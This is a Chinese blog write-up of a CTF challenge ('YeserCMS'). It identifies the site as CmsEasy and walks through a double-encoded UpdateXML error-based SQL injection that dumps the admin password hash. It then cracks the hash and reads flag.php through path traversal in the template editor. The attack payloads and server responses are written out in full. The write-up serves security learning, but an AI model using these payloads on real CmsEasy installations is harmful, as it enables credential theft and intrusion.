

[百度杯]九月场 YeserCMS writeup

原创

Flyour 于 2018-04-05 20:31:27 发布 2391 收藏 3

分类专栏: [ctf](#) 文章标签: [ctf cms](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_37921080/article/details/79828911

版权



[ctf 专栏收录该内容](#)

8 篇文章 0 订阅

订阅专栏

Yesercms

题目里面说这是一个新的cms, 让大家测一测有没有漏洞。哼, 都是套路。

老规矩:

1. 第一步,肯定是要判断出cms类型
2. 第二步,查询该cms曾经出现的漏洞
3. 第三步,然后利用这些漏洞拿到flag.

第一步: 判断cms类型

看一下网站内容, 没有明显的标志标明是什么cms。不过当我浏览一遍网站的内容后, 发现这个网站真是东拼西凑啊, 又是卖电子产品, 又是推销cms的, 真是醉了。

要想判断一个网站是什么cms, 搜索引擎可是我们的好助手。先找到这个网站比较个性化的地方, 然后用搜索引擎进行搜索。比如这个网站的右上角:



搜索“手机版 - 购物车 - 留言 - 繁体 - 注册 / 登陆”, 你会发现一堆和题目里的网站用一样cms的网站, 然后翻看这些网站, 可能在某个网站里就有直接写出使用什么cms。

比如这个:



当然本题里还有其他的方法, 比如这里:





公司地址：四平红嘴大学科技园

联系电话：0434-5226595

办公传真：0434-5226595

TOP ▲

https://blog.csdn.net/m0_37921080

一个ctf的题目怎么可能这么逼真，这是什么大学啊？

上网搜一下，结果得到下面的信息：



易通企业网站系统是九州易通科技开发的中国首套免费提供模板的营销型企业网站管理系统，系统前台生成html、完全符合SEO、同时有在线客服、潜在客户跟踪、便捷的企业网站管理、搜索引擎推广等功能。

九州易通科技开发的核心产品易通企业网站系统(CmsEasy3.0)是充分按照SEO最佳标准来开发，营销实用性非常强企业建站系统。灵活的静态化控制，可以自定义字段，自定义模板，自定义表单，自定义URL，交叉绑定分类，地区，专题等多元化定制大大增加了企业网站的各种需求空间。强大的模板自定义可以轻松打造出个性的栏目封面，文章列表，图片列表，下载列表，分类列表，地区列表等等。

公司地址：四平红嘴大学科技园

联系电话：0434-5226595

办公传真：0434-5226595

https://blog.csdn.net/m0_37921080

好像很多用easycms建造的网站都会保留这个营销网络的界面。

第二步：查询该cms曾经出现的漏洞

找到这样一个漏洞：<http://www.anquan.us/static/bugs/wooyun-2015-0137013.html>

这篇漏洞提交文档里有这样的注入方式：

发送url:

`http://localhost/Cmseasy/celive/live/header.php`

postdata:

`xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252CCONCAT%25280x5`

post里的数据有些部分进行二次url编码：解码后如下：

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid(($SELECT,/**/GROUP_CONCAT(concat(username,'|',password))
from cmseasy_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

我们对post的内容进行一些修改，将cmseasy改为yesercms，然后注入：

```
Load URL http://111b161f202a4bcf844c902d35edcacdf2dabf48201046d2.game.ichunqiu.com/celive/live/header.php
Split URL
Execute
Enable Post data
Post data <q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252C%252C%2528CONCAT%25280x5b%252Cmid%2528%2528SELECT%252f%252a%252a%252fGROU
P_CONCAT%2528concat%2528username%252C%2527%257C%2527%252Cpassword%2529%2529%2520from%2520yesercms_user%2529%252C1%
252C32%2529%252C0x5d%2529%252C1%2529%2529%252CNULL%252CNULL%252CNULL%252CNULL%252CNULL%252CNULL%2529--%2520</q>
</xjxquery>
XPATH syntax error: '[admin|ff512d4240cbbdeafada40467]'
INSERT INTO `yesercms_detail` (`chatid`,`detail`,`who_witter`) VALUES('','xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,'|',password)) from
yesercms_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- (2018-04-05 22:05:24)','2')
https://blog.csdn.net/m0_37921080
```

注意，这里的报错是不全的，admin的内容不完整，我们把显示范围改为20~64

```
Load URL http://111b161f202a4bcf844c902d35edcacdf2dabf48201046d2.game.ichunqiu.com/celive/live/header.php
Split URL
Execute
Enable Post data
Post data <q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252C%252C%2528CONCAT%25280x5b%252Cmid%2528%2528SELECT%252f%252a%252a%252fGROU
P_CONCAT%2528concat%2528username%252C%2527%257C%2527%252Cpassword%2529%2529%2520from%2520yesercms_user%2529%252C20
%252C64%2529%252C0x5d%2529%252C1%2529%2529%252CNULL%252CNULL%252CNULL%252CNULL%252CNULL%252CNULL%2529--%2520</q>
</xjxquery>
XPATH syntax error: '[deafada404677ccbe61]'
INSERT INTO `yesercms_detail` (`chatid`,`detail`,`who_witter`) VALUES('','xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,'|',password)) from
yesercms_user),20,64),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- (2018-04-05 22:07:23)','2')
https://blog.csdn.net/m0_37921080
```

这样就找到了admin的密码。对其进行md5解密得到admin的密码是Yeser231：

会员政策
使用帮助
批量解密

MD5 解密 加入公开破解

Result: Yeser231 >>>Good Luck!<<<
https://blog.csdn.net/m0_37921080


第三步：查找falq

登录admin帐号后，进入管理界面->模板->当前模板编辑：



我试着修改这些模板文件，但是发现修改后无法保存修改。

但是，看这个界面，我们应该可以猜到后台是直接读取了这些文件，那么我们通过修改request里的参数就可以直接读取flag.php里的信息了。



把id参数分别尝试 `flag.php` , `../flag.php` , `../../flag.php` 最后找到了flag。

总结:

UpdateXml() MYSQL显错注入 <https://www.cnblogs.com/MiWhite/p/6228491.html>

文件读取函数的利用。